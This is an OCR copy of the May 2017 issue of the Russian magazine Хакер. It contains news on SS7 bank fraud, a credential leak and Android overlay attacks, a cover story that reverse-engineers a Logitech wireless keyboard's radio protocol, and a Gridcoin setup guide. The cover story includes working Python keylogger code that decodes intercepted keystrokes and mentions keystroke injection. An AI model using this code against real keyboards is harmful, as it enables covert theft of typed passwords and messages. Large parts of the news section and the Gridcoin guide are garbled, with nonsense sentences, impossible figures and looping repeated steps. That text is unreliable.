ХАКЕР №220

МАЙ 2017

Перехват GSM: IMSI-кетчеры и как от них защититься

Изучаем способы взлома Apache Tomcat и методы защиты

Cover Story

КЕЙЛОГГЕР ПО ВОЗДУХУ

Реверсим протокол работы беспроводной клавиатуры и пишем для нее кейлоггер

CONTENT

MEGANEWS
Всё новое за последний месяц

Кейлоггер по воздуху
Реверсим протокол работы клавы от Logitech и пишем для нее кейлоггер

Пробуем Gridcoin
Как получать вознаграждение за научные расчеты

Hola Amiga!
Знакомимся с AROS, открытым клоном AmigaOS

WWW2
Интересные веб-сервисы

На пути к квантовому интернету
Распутываем историю с квантовой запутанностью и китайским спутником

Мобильный дайджест апреля
Платежи в Telegram, смерть Ubuntu Touch, дырявый Tizen и отчет о развитии LineageOS

Жизнь без Google
Инструкция по выживанию на Android без «корпорации добра»

За границами дозволенного
Прокачиваем стоковую прошивку Samsung

Самая дырявая ОС
Сравниваем безопасность iOS, Windows, Android, Sailfish и Tizen

Карманный софт
Выпуск #31. Майский набор гика

Проект Treble: долгожданное решение проблемы обновления Android
Колонка Евгения Зобнина

Когда всё супер
Повышаем привилегии до суперпользователя через уязвимость в sudo

Как обмануть почтальона
Используем почтовик Exim, чтобы выполнить произвольный код на сайтах с WordPress

Инъекция «Джумле»
Изучаем простой способ получить контроль над Joomla 3.7

][-FAQ: перехват мобильных данных
IMSI-кетчеры и как от них защититься

Мобильная криминалистика
Извлекаем и анализируем данные из устройств на Android

Атаки на Apache Tomcat
Обзор распространенных методов атак и способов защиты от них

Условно-бесплатные антивирусы против WannaCry
Тестируем творения IObit, Ashampoo, BullGuard и Emsisoft

10 фич Kotlin, которые заставят тебя бросить Java
Null Safety, Extension Methods и прочие крутые штуки

Веселая ферма мобильного разработчика
Firebase Test Lab, Samsung Remote Test Lab, AWS Device Farm, Sauce Labs, Xamarin Test Cloud, Perfecto

Монетизация Android-приложения
Продаем контент с помощью In-app Billing API

Сенсорные роботы
Исследуем датчики в Android

Экономьте электроэнергию!
Настраиваем Linux для максимального продления жизни от батареи

Ломая стереотипы
Endless OS, дистрибутив Linux, в котором нет понятия пакетов

Домик для разработчиков
Строим свой GitHub

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Марк ЙОО Хайдин
Kaspersky Lab

ЭКСПЛОИТЫ СПЕЦСЛУЖБ ПО ПОДПИСКЕ

Сотрудники спецслужб шпионят за Walter Bishop. Злоумышленники сносят сервер нового клиента Steam, который мы запустили, что массовые атаки Microsoft Office теперь используют 0-day, что Google Chrome теперь обнаруживает 0-day, что Google Chrome теперь обнаруживает 0-day, что Google Chrome теперь обнаруживает

MEGANEWS

← Начало статьи

SS7 НА СЛУЖБЕ ХАКЕРОВ

Эксперты давно предупреждают о небезопасности набора сигнальных протоколов SS7 (или ОКС-7, система сигнализации № 7), который до сих пор используют операторы связи по всему миру. Дело в том, что SS7 был разработан еще в 1975 году и в настоящее время безнадежно устарел и фактически не имеет никакой защиты.

Уже не раз исследователи доказывали небезопасность SS7 на деле и описывали возможные способы использования этого факта. Первые исследования и доклады, посвященные проблеме, были представлены еще в начале 2000-х годов.

Но все это было же это годы назад, и вот уже на днях мы сообщали о реальных атаках с использованием SS7. Первый случай эксплуатации уязвимостей этого протокола зафиксировали эксперты немецкого подразделения Deutsche Telekom Zeitung. Они представили результаты собственного расследования, которое случайно прослушивал атакует SS7, чтобы собирать данные для аутентификацию банков и проводить неавторизованные транзакции с чужих счетов.

Сначала злоумышленники тщательно готовятся к атаке и собирают информацию о банковском аккаунте жертвы, узнают ее учетные данные и номер мобильного, для этого можешь или фишинг. Затем преступники совершают атаку на SS7, чтобы узнать идентификатор mTAN (mobile transaction authentication number), который банк отправляет в SMS-сообщении. По этим, mTAN — это одноразовый пароль, который банки используют для подтверждения транзакций. Злоумышленники перенаправляют SMS-сообщение с паролем на номер, подконтрольный злоумышленникам, после чего остается похищить деньги.

Представители телекоммуникационной компании O2-Telefonica подтвердили, что неведомые пользователи становятся жертвами таких атак. По словам представителей компании, атаки начались в середине прошлого года и исходят из сетей зарубежных сотовых операторов. При этом специалисты подчеркивают, что для реализации подобных атак требуется определенный навык, которое можно достать в открытой продаже, и его суммарная стоимость всего лишь несколько сотен евро.

Единственной спасенностью может стать получение специального идентификатора global title (GT), но, судя по всему, для этого злоумышленнику нужно подкупает сотрудников сотовых операторов в странах третьего мира или арендует GT через поставщиков лиц, якобы для доставки SMS и работы других серверов.

589 000 000 учетных данных обнаружено в незащищенной БД злоумышленника MacKeeper обнаружили в открытом доступе базу данных, которая насчитывает 589 000 000 учетных данных. Базу БД составляет 75 Гбайт, и она содержит более 589 миллионов паролей. При подсчете БД выяснилось, что в ресурсах есть почти более 1 Ebin Pwned адресов выяснили, что в базе представлены 243 692 899 уникальных email-адресов. Кому именно принадлежит БД, пока не ясно. Специалисты предполагают, что это может быть как частное лицо, так и сервис по перебросу пароль по спискам пользователей, то есть базы обновляет и себе информацию с помощью логинов LinkedIn, Dropbox, List.ru, MySpace, Adobe, Neopets, River City Media, 000webhost, Tumblr, Badoo, Linkedin и других ресурсов.

SHODAN ПРОТИВ C&C-СЕРВЕРОВ

Разработчики поисковика Shodan и специалисты Recorded Future объединили усилия, в результате их коллаборации стал новый инструмент, интегрированный прямо в поисковик Shodan и получивший название Malware Hunter. Он позволяет отслеживать и находить управляющие серверы различной малвари. Специалисты Recorded Future уже успели проверить и протестировать новый инструмент на одного из своих болов. IP-адрес командного сервера протокол,которая и становится доступным в поиске Shodan.

В настоящее время Malware Hunter успешно обнаруживает многочисленные управляющие серверы различных ВПО (Remote Access Trojan), таких как DarkComet, njRAT, Poison Ivy, QNX RAT. Новый инструмент также уже сумел идентифицировать более 5700 C&C-серверов по всему миру. Больше всего серверов было найдено в США (12%), Гонконге (12%) и Китае (5,2%).

$7B заплатила Yahoo за каждый БАН PoC-эксплоитов!Yahoo выплатила 14 долл. разным независимым исследователям Ярку Ленку и 18 долл.той proof of concept экспоит для Sony уязвимости в InsightBugs. Исследователь обнаружил проблему, которую назвал Tu-hoshi#1 (1181) по аналогии с другим "Tohoshi" уязвимости (NetBsd, CloudNine). Баг позволял ему получить доступ к данным пользователя, такого, загружен из сервиса компании. Хотя баг и InsightBugs, и Yahoo, исследователь сообщил о проблеме, Yahoo не стал исправлять ее, не взаимодействуя исследователя, не и создался от дальнейшего использования InsightBugs вообще.

VALVE БОРЕТСЯ С ФЕЙКОВЫМИ ИГРАМИ

Еще в 2013 году компания Valve добавила своей платформе Steam систему так называемых коллекционных карточек Steam (Steam Trading Cards), которая за прошедшее время успела стать крайне популярной и регулярной торговой площадке. Вскоре спрос на карточки превратился в настоящий ажиотаж, и вскоре появились, что им стали возможно эксплуатировать. В этот момент в Steam появились злоумышленники, занимающиеся на выпуском «фальшивых» игр и продаже карточек.

Каждому разработчику в Steam доступна возможность создания клонов для своих игр. Злоумышленники нагенерировали многие тысячи таких клонов и раздали их бесплатно. Созданные злоумышленниками для того, чтобы получать карточки. Даже если настоящие игроки не видели и не покупали фальшивые игры, не содержащие контента, разработчики все равно зарабатывали на карточках, которые использовались.

Основной стимулом для мошенников всегда было добавление игры в Steam. Чтобы игра использовала разработчика начала продавалась, она должна пройти голосование сообщества Steam Greenlight. В Valve «до всех сил пытаются» отсеивать фальшивые голосов, но каждый раз нарушители находят все новые способы.

«Возможно, вас интересует, в чем именно заключается проблема. В конце концов, если настоящие игроки не замечают такие игры, и карточки покупают люди, то кому они нужны, выходит, что пользы лишь нет. И разве Valve не зарабатывает на комиссии торговой площадке? Хоть оба этих предположения верны, проблема состоит в том, что такие игры наносят ущерб системе, которая нам очень дорога, медленно, но верно, ставит под угрозу доверие к системе Steam, — сообщает Valve.

В этого компания причина решения опробовать новую систему борьбы с нарушителями внедрит в Steam специальный «рейтинг доверия» (confidence metric) и игроки. «Вместо того чтобы выдавать коллекционные карточки сразу, как только пользователь в Steam, мы будем использовать систему, в которой карточки не будут выпадать, пока игра не достигнет рейтинга доверия, исхо пользователей, что он покупает и запускает реальные люди, — пишут разработчики. — Когда игра наберет нужный рейтинг, мы автоматически выдадим карточки всем игрокам, которые в нее играли. Поэтому в будущем, даже если вы поиграете во что-то до выхода коллекционных карточек, вы получите их после выхода и достижения игрой рейтинга доверия».

«Самый правильный путь — это в принципе существующий подход, и понимать, что это очень крупная технология, которая может серьезно увеличить эффективность экономики. И одновременно думать, как центробежная могут эта технология использовать, что бы ущерба в обратной необходимой власти.

Понятно, что есть люди, которые пытаются использовать бесплатно, чтобы заработать на копеек на каких-нибудь. Но подход в том, что нужно создать сохранение технологии, которая уж лишает общество, усиливает не только хорошие, но и плохие людей. Так же, как было с интернетом, — технологии применяются и хорошими, и плохими. Но плохие люди пользуются все заодно, то вред будет гораздо большим. Понятно, что все, кроме. Надо предвидеть стратегию снижения рисков. Но так, чтобы технологии не снижали эффективность».

— Виталик Бутерин о проблеме биткоина в России

ПЛАЩ И КИНЖАЛ

Специалисты Калифорнийского университета в Санта-Барбаре и Технологического института Джорджии рассказали о новой проблеме, которая представляет опасность для всех устройств на базе Android, вплоть до новейшей версии 7.1.2. Так как в чашу время уязвимостей в технологии принято давать названия, метод атак получил имя «Плащ и кинжал» (Cloak & Dagger).

Атака по методу «Плащ и кинжал» позволяет вредоносному приложению незаметно перехватить управление устройством и покитить приватную информацию: кейлоги, снятие скриншотов, отправка фальшивых push-уведомлений и так далее.

«Плащ и кинжал» не эксплуатирует какие-либо уязвимости в экосистеме Android. Вместо этого атака эпоупотребляет системой вышлых прав приложений, обращая в свою пользу бесобеспечив на первый взгляд фичами SYSTEM_ALERT_WINDOW и BIND_ACCESSIBILITY_SERVICE.

Дело в том, что, если приложение было загружено из официального каталога Google Play, системы дает на спрашивать пользователя о том, нужно ли выдать ему данные права. Фактически эти права считаются «специальными», и даже если они нужны приложению, пользователь все равно может отказать сообщению, что нежелательно предоставлять (то permission required).

После получения двух этих разрешений злоумышленник могут делать с устройством все, что им заблагорассудится. Атака может развиваться в сторону кражи данных, фишинга, перехвата нажатий клавиш, незаметной установки дополнительных приложений, которые фальшивки будут работать «в режиме бога» (то есть получат максимальные привилегии). Также злоумышленники смогут тайно разблокировать устройство и выполнять произвольные действия, при этом дерка экран отключенным.

Атаки разработчики Google уже осведомлены о происходящем, речь идет не о простой уязвимости, которую можно легко исправить. Поэтому разработчики с проблемами в системе выдают грин планирует не раньше релиза Android O, который запланирован на третий квартал 2017 года.

RIP EXTRATORRENT

В последний год в закрытии обывателя сразу несколько крупных «пиратских» ресурсов, в том числе торрент-трекеры KickassTorrents, Solarmovie, Torrentzap, torrentz, Torrentz2, Whatcd и Mimoza. При этом некоторые сайты закрывались без объяснения причин.

Похожим образом, очевидно, решили поступить и администраторы одного из крупнейших трекеров в мире, ExtraTorrent. 17 мая 2017 года на главной странице сайта (а также его зеркал extratorrent.cc, extra.to и extratorrent.one) появилось сообщение следующего содержания:

«ExtraTorrent закрывается навсегда. ExtraTorrent уйдет в офлайн навсегда. Мы не всем зеркалам. Мы окончательно удаляем все данные. Держитесь подальше от подделыных зеркал ExtraTorrent и клонов. Спасибо всем нашим пользователям! Будьте осторожны! Спасибо! Я был ответственным местом.

Как можно заметить, никаких подробностей отдаленного ресурса не сообщают и причины закрытия трекера не раскрывается. ExtraTorrent существовал с 2006 года и занимал второе место по популярности после The Pirate Bay. Посещаемость торрентов 291 в месяц в работе Alexa, и с сайтом работали две in-house релиз-группы, EHD и etx которые теперь, вероятно, тоже прекратят работу.

ВЗЛОМ БЕСПРОВОДНОЙ КЛАВИАТУРЫ

РЕВЕРСИНГ ПРОТОКОЛ РАБОТЫ КЛАВИАТУРЫ И ПЕРЕЦЕПЛЕНИЕ К НЕЙ «ЮЛОТЕР»

Беспроводные девайсы сейчас повсюду (мышки, клавиатуры, экраны, даже розетки, управляемые по радио). Зачастую вендоры в своих устройствах используют самостоятельно протоколы, не задавшись о безопасности. Поскольку материал этот — не для слабонервных, то мы сразу же предупреждаем: ничего плохого мы не сделаем, на примере беспроводной клавиатуры Logitech и напишем для нее кейлогер.

Что понадобится

Что нам нужно для начала — это клавиатура. Я использовал Logitech Cordless Desktop S 510 (цена в **РТС.Ивано** — 1 500 рублей, ссылка — 10–15 долларов, по заказам). Для дальнейшего анализа нам нужно будет подключить к компьютеру приемник для клавиатуры (аппаратные, сделанные на основе модулей и разных наборов данных были мной исследованы в предыдущих статьях — Radio Hacker, Hacking Bluetooth, Hacking Wireless Keyboards). Для отладки и анализа нам нужно иметь в наличии и любой анализатор сигнала, а также осциллограф. Если нет, можно обойтись, воспользовавшись бесплатным Logic8 (к сожалению, для «не-маков»).

WARNING

Если частоты слишком отличаются по показателям и так, что отличаются все сигналы, Вы можете использовать дополнительный усилитель. Рекомендуется также бесплатная, но менее мощная программа Spectrum Analyzer.

ОШИТ — НАШЕ ВСЕ

Для начала нужно определить, что аппаратная платформа клавиатуры ведет по FCC (Federal Communications Commission), то которая можно найти информацию об устройстве.

Рис. 1. Этикетка с информацией о FCC

В нашем случае FCC ID: JNZ-M305 (для поиска информации перейдем на сайт fcc.gov).

Рис. 2. Поиск информации о FCC на сайте fcc.gov

Тут мы можем найти, как выглядит наша устройство, под аналогичные и частоты, то которая клавиатура работает с USB приемником.

Grantee Code: JNZ
Product Code: M305
GRANTEE NAME: LOGITECH
PRODUCT NAME: KEYBOARD
GRANT NUMBER: 0
FREQUENCY: 27.145
FREQUENCY: 27.145
FREQUENCY: 27.145

ВЗЛОМ БЕСПРОВОДНОЙ КЛАВИАТУРЫ

РЕВЕРСИМ ПРОТОКОЛ РАБОТЫ КЛАВЫ ОТ LOGITECH И ПИШЕМ ДЛЯ НЕЕ КЕЙЛОГГЕР

ИЗВЛЕКАЕМ СИМВОЛЫ

Теперь наш сигнал представляет собой последовательность нулей и единиц, которую мы можем отправить на вход кейлоггера посредством блока **TCP Sink**. В нашем случае кейлоггером выступит скрипт на Python, который будет слушать TCP-порт, записывать все входящие значения, искать в них начало и конец посылки и сравнивать полученные значения с заранее составленным словарем.

Прежде всего создадим сокет и поставим его слушать порт 9090. Принимать данные мы будем порциями по 1024 байт. Каждую такую порцию мы сразу отправляем в функцию **rebuild**.

```
def main():
    sock = socket.socket()
    sock.bind(('', 9090))
    sock.listen(1)
    conn, addr = sock.accept()
    while 1:
        data = conn.recv(1024)
        if not data: break
        rebuild(data)
    conn.close()
```

Функция **rebuild** обращается к предыдущему значению семпла и счетчику семплов. С помощью **ord** переводим из 01 в 1 и из 00 в 0, для дальнейшей работы с последовательностью. В **samples_list** теперь содержатся значения семплов в нормальном виде. Пробегаемся по всем семплам в **samples_list**.

Если видим, что текущее значение семпла равно 0, а предыдущее было отлично от нуля, значит, до этого момента мы наблюдали пик, длина которого **current_sample_count**. Передаем **current_sample_count** и информацию о том, пик это был или минимум, в функцию **recover_miller** для дальнейшего анализа и сбрасываем значение **current_sample_count**. Точно так же мы поступаем, если наблюдаем единицу после нескольких нулей.

Если же мы видим, что предыдущее и текущее значения семплов совпадают, значит, просто увеличиваем значение **current_sample_count** на единицу. После того как пробежались по всем семплам, очищаем **samples_list**.

```
def rebuild(data):
    global previous_sample_value
    global current_sample_count
    for sample in data:
        samples_list.append(ord(sample))
    for sample in samples_list:
        if sample == 0:
            if previous_sample_value != 0:
                recover_miller(current_sample_count, 1)
                current_sample_count = 0
            else:
                current_sample_count += 1
        elif sample == 1:
            if previous_sample_value != 1:
                recover_miller(current_sample_count, 0)
                current_sample_count = 0
            else:
                current_sample_count += 1
        previous_sample_value = sample
    del samples_list[:]
```

Функция **recover_miller** необходима для восстановления символов. Переменная **previous_message_string** хранит предыдущую посылку в формате строки. Анализируем длину пика или минимума и добавляем их в **recovered_list** с удвоенной длиной. Это нужно для того, чтобы однозначно отличать пики длиной T = 1, T = 1,5 и T = 2. Если в **recovered_list** мы находим шесть единиц, значит, это конец посылки, ищем в этом списке начало посылки (последовательность из шести нулей). Если находим начало посылки, то сохраняем посылку в **message_string**, так как список не может быть ключом в словаре.

```
def recover_miller(current_sample_count, side):
    global previous_message_string
    if current_sample_count >= 6 and current_sample_count <=10:
        if side == 1:
            recovered_list.append("11")
        elif side == 0:
            recovered_list.append("00")
    elif current_sample_count > 10 and current_sample_count < 14:
        if side == 1:
            recovered_list.append("111")
        elif side == 0:
            recovered_list.append("000")
    elif current_sample_count >= 14 and current_sample_count < 20:
        if side == 1:
            recovered_list.append("1111")
        elif side == 0:
            recovered_list.append("0000")
    elif current_sample_count >= 20 and current_sample_count < 28:
        if side == 1:
            recovered_list.append("111111")
            if "000000" in recovered_list:
                start_index = recovered_list.index("000000")
                stop_index = recovered_list.index("111111") + 1
                message = recovered_list[start_index:stop_index]
                message_string = ''.join(message)
                print message_string
                del recovered_list[:]
        elif side == 0:
            recovered_list.append("000000")
    elif current_sample_count < 7:
        recovered_list.append("too short")
    elif current_sample_count >= 28:
        recovered_list.append("too long")
if __name__ == '__main__':
    main()
```

Теперь нам необходимо перенаправить данные из **GNU Radio** на порт 9090. Для этого добавим блок **TCP Sink** в нашу схему, изменив **Input Type** на **Byte**.




Рис. 22. Финальная схема

Запустим скрипт и flowgraph в **GNU Radio**. На рис. 23 можно увидеть сообщения, отправляемые клавиатурой при нажатии на клавишу **Q**.

```
0000001100110011001100110011000110000110000110011001100110011001100110011010
0111111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0111111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0011111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0011111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0011111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0111111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0111111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0011111
0000001100110011001100110011000110000110000110011001100110011001100110011010
0011111
```

Рис. 23. Вывод кейлоггера

Можно заметить, что, когда клавишу нажимают и когда отпускают, отправляются по два сообщения. Таким образом, на рис. 23 зафиксированы всего два нажатия на клавишу **Q**. Теперь нам остается составить словарь с буквами и соответствующими им двоичными кодами и добавить в наш скрипт поиск по словарю.

Запускаем наш кейлоггер и flowgraph и видим в консоли введённые пользователем символы.




Рис. 24. Вывод кейлоггера

ЗАКЛЮЧЕНИЕ

Таким образом, нам удалось перехватить сигнал с беспроводной клавиатуры и восстановить нажатые пользователем клавиши. В дальнейшем можно реализовать скрипт, который будет отправлять нажатия клавиш удаленно на компьютер жертвы (keystroke injection) и осуществлять ввод команд (remote code execution). Подобные атаки возможны потому, что какие-либо защитные механизмы при передаче данных между клавиатурой и приемником отсутствуют. Данные о нажатии клавиш передаются в открытом виде, на одной из двух частот, о которой устройства договорились на этапе установления соединения.

WWW

- Полный текст скрипта
- Готовый flowgraph
- Лекции по работе с GNU Radio и HackRF One от Майкла Оссманна
- HackRF One wiki
- Доклад «So You Want To Hack Radios» на HITB-2017

GRIDCOIN

ПОЛУЧАЕМ ВОЗНАГРАЖДЕНИЕ ЗА НАУЧНЫЕ РАСЧЕТЫ

Андрей Васильков
редактор Домашнего, тел.
8 4 8 7 2 7 5
andrey@computerpress.ru

Пока один майнят криптовалюты, другие обрабатывают научные данные. Еще недавно приходилось выбирать между алчностью и альтруизмом, поскольку проекты распределенных вычислений обещали лишь предоставляют вознаграждение. Теперь появилась сторонняя программа поощрений, и она уже дала заметные результаты. Здесь ты найдешь подробный гайд о том, как к ней присоединиться.

Что такое BOINC

BOINC — это открытая платформа для распределенных вычислений. Подробнее о том, как и что с ее помощью считают сегодня, читай в статье «Вычислительная сила». Для того чтобы начать решать научные проблемы, тебе значимо установить BOINC себе на компьютер. Сторонняя программа для распределенных вычислений за лежит подробно. Кстати, дополнительно поощрения идет в добром значении.

BOINC VS BITCOIN

С 2002 года сообщество BOINC на добровольных началах помогает решать научные задачи в самых разных областях. Сперва число крипнеров быстро росло — казалось, что этому не будет конца. У многих компьютеры выполняли задания уже не вполсила в перерыв простоя, а в круглосуточно и на пределе возможностей. Их владельцы не смущали неработающие кулеры шумящих кулеров и крутящаяся, словно вентилятор, электросчетчика. Простых людей объединяли глобальные идеи о добром и вечном.

Однако одной идеи оказалось мало. Большинство не задерживалось надолго, поскольку не чувствовало обратной связи. Месяц считаешь, два... а результат где?

Поначалу участники BOINC сообщали друг друга о новых публикациях по материалам совместных расчетов и радовались, что их компьютеры хоть раз развлекут наши. Они помогали в изучении новых белков и перспективных материалов. Приближали появление новых лекарств и диагностических материалов. Перед ними формировались новые методы и новые горизонты — все было сложно в сказке. Потом появился Bitcoin, затем другие криптовалюты, и сказка стала сказкой.

К настоящему моменту во всем мире от многомиллионной армии BOINC-крипнеров осталось три-четыре сотни тысяч реально работающих аккаунтов. Активно продолжают обрабатывать задания BOINC всего процентов от всех зарегистрированных. Остальные превратились в мертвые души, которые больше отнимают ресурсов, чем предоставляют сами.

Основная причина массового ухода проста: самые эффективные вычисления были GPU-оптимизированные, а обладатели крутых видеокарт кнуулись считать хэши в надежде на легкую прибыль. О том, насколько это реально и какую криптовалюту лучше выбрать, мы планируем подготовить отдельную статью. Пока же поговорим об одной специфической — Gridcoin.

ПОРОК КАК ДВИГАТЕЛЬ ПРОГРЕССА

Название Gridcoin пришло от слова grid — распределенная сеть, coin — монета), но у меня оно больше ассоциируется со словом **greed**. Думаю, что психологической расчет создателей криптовалюты Gridcoin был именно на жадность. Они стали платить за добровольные вычисления, чем радикально изменили отношения к процессу. С их подачи участие в распределенных вычислениях перестало быть чистым альтруизмом.


Идея Gridcoin была обнародована в октябре 2013 года, однако до готовой реализации ее доводили очень долго. Состояла и сейчас далека от совершенства, но уже работает более стабильно. В среде крипнеров такое новшество воспринято неоднозначно. Одни горячо приветствовали эту инициативу, а другие не меняли пороку криптоказе ее.

Так или иначе, люди годами считали бесплатно. Так почему бы теперь не получать комбинацию своей пользы? Ведь счета за электроэнергию сами не оплатятся, а за Gridcoin (GRC) уже дают на бирже реальные деньги. Точнее, за GRC обычно дают BTC, а уже за BTC — USD или EUR.

Кроатка Gridcoin в том, что бесплатный майнинг в ней заменен фермами реальных задач. К примеру, надо обработать снимки с автоматической обсерватории, рассчитать третичную структуру белка или смоделировать работу сердца по данным ЭКГ. Все эти практические задачи решаются на обычных компьютерах в фоне без взаимодействия с пользователем, и за них начисляются виртуальные монеты.

ПРИСОЕДИНЯЕМСЯ К GRIDCOIN

Поскольку Gridcoin работает через платформы BOINC, сначала нужно стать крипнером, а уже потом собирать криптовалютную награду. Когда ты подключаешься к новому проекту BOINC и запоминешь свой профиль на веб-странице, можно присоединиться к одной из команд или оставить свою. Это частная условность, поскольку никто не запрещает переходить из одной команды в другую вместе со всеми обработанными очками. Прямо как в футболе. У многих крипнеров поле «команда» так и остается незаполненным. Если кочешь получать криптовалюту за вычисления в BOINC, то в поле Team надо указать Gridcoin.


einstein@home
HOME
РЕЙТИНГ ЗОНЕЛЬ
НОВОСТИ
ФОРУМ
СООБЩЕСТВО
ПОМОЩЬ
Welcome, Computer Enthusiast!
Your Computers
Your Preferences
Your Messages
Your Account
Your Profile
Your Teams
Your Friends
Your Computer Hardware
Your Computer Software
Your Computer Peripherals
Your Computer Activity
Your Computer Credit
Your Computer Results
Your Computer Tasks
Your Computer Hosts
Your Computer Projects
Your Computer Preferences
Your Computer Messages
Your Computer Account
Your Computer Profile
Your Computer Teams
Your Computer

GRIDCOIN

ПОЛУЧАЕМ ВОЗНАГРАЖДЕНИЕ ЗА НАУЧНЫЕ РАСЧЕТЫ

Шаг 2

Запускаем файл конфигурации **gridcoinresearch.conf**. Если по установке BOINC на по-дефолтному пути он создан и в конфиге реальный. В Windows соответствующая строка выглядит так:

```
boinccmdargs=C:\Program Files\BOINC
boinccmdargs=C:\Program Files\BOINC
```

и в Linux так:

```
boinccmdargs=/var/lib/boinc-client/
```

Если путь задан неверно, то при каждом запуске Gridcoin будетругаться:

Такое говорит, правильно не задан текущий каталог запуска клиента **BOINC**. Или случит общие ограничения/права пользователя.

Шаг 3

Пишем пароль для удаленного управления клиентом Gridcoin должен сам генерить, но на всякий случай лучше проверить. Для этого в конфиге gridcoinresearch.conf должна быть строка с параметром rpcpassword. Если пароль отсутствует или слишком коротенький (менее 10 символов), то Gridcoin будет ругаться:

После запуска сначала синхронизация завершится на 99.99%. Для его ускорения клиент самостоятельно запустит, запустив что, только самый новый блок.

Шаг 4

Если в конфигурации стоит непустого, то что запишешь перечислим. Добавляем адреса с сайта Boinc-Gridcoin-Pool, которые в принципе позволяют Gridcoin, а в случае СРМ: множество авторизаций. Будет нормально. Выбрать и не слишком. Пишем в конфиге gridcoinresearch.conf строки с параметрами addnode:

```
addnode=[ip_адрес_сервера]:[порт_сервера]
addnode=[ip_адрес_сервера]:[порт_сервера]
```

Если пишем сервер с доменным именем, то IP-адреса не нужны. Если пишем сервер с IP-адресом, то нужно проверить, что в /etc/hosts/ или в /etc/resolv.conf есть соответствующая запись, чтобы сервер доменное имя определялось. Для ускорения и есть addnode и есть Gridcoin. Для этого зайдем в консоль клиента Gridcoin и выполним **addnode ip:port**.

Раздача слоев

Для ускорения раздачи слоев, если есть возможность, можно и нужно, в конфиге gridcoinresearch.conf добавить строчку:

```
rpcallowip=127.0.0.1
```

Что позволит клиенту раздавать слои. Если есть возможность, то можно прописать подсети, которые могут раздавать слои. Для ограничения доступа к раздаче слоев. Для ограничения доступа к раздаче слоев по IP-адресам, в файле gridcoinresearch.conf пишем строчки:

```
rpcallowip=[ip_адрес_сервера]
rpcallowip=[ip_адрес_сервера]
```

Если есть доменное имя сервера, то IP-адреса не нужны. Если пишем сервер с доменным именем, то нужно проверить, что в /etc/hosts/ или в /etc/resolv.conf есть соответствующая запись, чтобы сервер доменное имя определялось. Для ускорения и есть rpcallowip и есть Gridcoin. Для этого зайдем в консоль клиента Gridcoin и выполним **rpcallowip ip**.

Если есть возможность, то можно и нужно, в конфиге gridcoinresearch.conf добавить строчку:

```
rpcallowip=127.0.0.1
```

Что позволит клиенту раздавать слои. Если есть возможность, то можно прописать подсети, которые могут раздавать слои. Для ограничения доступа к раздаче слоев. Для ограничения доступа к раздаче слоев по IP-адресам, в файле gridcoinresearch.conf пишем строчки:

```
rpcallowip=[ip_адрес_сервера]
rpcallowip=[ip_адрес_сервера]
```

Если есть доменное имя сервера, то IP-адреса не нужны. Если пишем сервер с доменным именем, то нужно проверить, что в /etc/hosts/ или в /etc/resolv.conf есть соответствующая запись, чтобы сервер доменное имя определялось. Для ускорения и есть rpcallowip и есть Gridcoin. Для этого зайдем в консоль клиента Gridcoin и выполним **rpcallowip ip**.

Шаг 5

Если что-нибудь шаги или шагнем мимо, то после стрелки можно на полчасика, пообедать **Result:** **SUCCESS** и серверный слой. В нем будет решен твой первый блок. Для ускорения **Gridcoin** пишем в командной строке: **-rpcgen**. Это позволит запустить **Gridcoin** с файлом **gridcoinresearch.conf**. Это позволяет, чтобы **Gridcoin** не ругался на отсутствие пароля. Для ускорения **Gridcoin** пишем в командной строке: **-rpcgen**. Это позволяет запустить **Gridcoin** с файлом **gridcoinresearch.conf**. Это позволяет, чтобы **Gridcoin** не ругался на отсутствие пароля.

Шаг 6

Если что-нибудь шаги или шагнем мимо, то после стрелки можно на полчасика, пообедать **Result:** **SUCCESS** и серверный слой. В нем будет решен твой первый блок. Для ускорения **Gridcoin** пишем в командной строке: **-rpcgen**. Это позволит запустить **Gridcoin** с файлом **gridcoinresearch.conf**. Это позволяет, чтобы **Gridcoin** не ругался на отсутствие пароля. Для ускорения **Gridcoin** пишем в командной строке: **-rpcgen**. Это позволяет запустить **Gridcoin** с файлом **gridcoinresearch.conf**. Это позволяет, чтобы **Gridcoin** не ругался на отсутствие пароля.

Консольные игры

Для ускорения раздачи слоев, если есть возможность, то можно и нужно, в конфиге gridcoinresearch.conf добавить строчку:

```
rpcallowip=127.0.0.1
```

Что позволит клиенту раздавать слои. Если есть возможность, то можно прописать подсети, которые могут раздавать слои. Для ограничения доступа к раздаче слоев. Для ограничения доступа к раздаче слоев по IP-адресам, в файле gridcoinresearch.conf пишем строчки:

```
rpcallowip=[ip_адрес_сервера]
rpcallowip=[ip_адрес_сервера]
```

Если есть доменное имя сервера, то IP-адреса не нужны. Если пишем сервер с доменным именем, то нужно проверить, что в /etc/hosts/ или в /etc/resolv.conf есть соответствующая запись, чтобы сервер доменное имя определялось. Для ускорения и есть rpcallowip и есть Gridcoin. Для этого зайдем в консоль клиента Gridcoin и выполним **rpcallowip ip**.

СПЕЦИФИКА GRIDCOIN

Gridcoin не на пустом месте сильно пристыкнулись воспитуется. Есть нет CoinDay (CURR), Stake(PoS) (PoS) и другие. Однако у CoinDay (CURR) и Stake(PoS) (PoS) есть одна общая проблема: **Чем больше монет, тем больше шансов на получение награды**. Gridcoin отсутствует данная проблема (BOINC). Это вознагражения идет другой. Более старой сети — Proof-of-Work.

Coinsoft Графин (CURRETC):

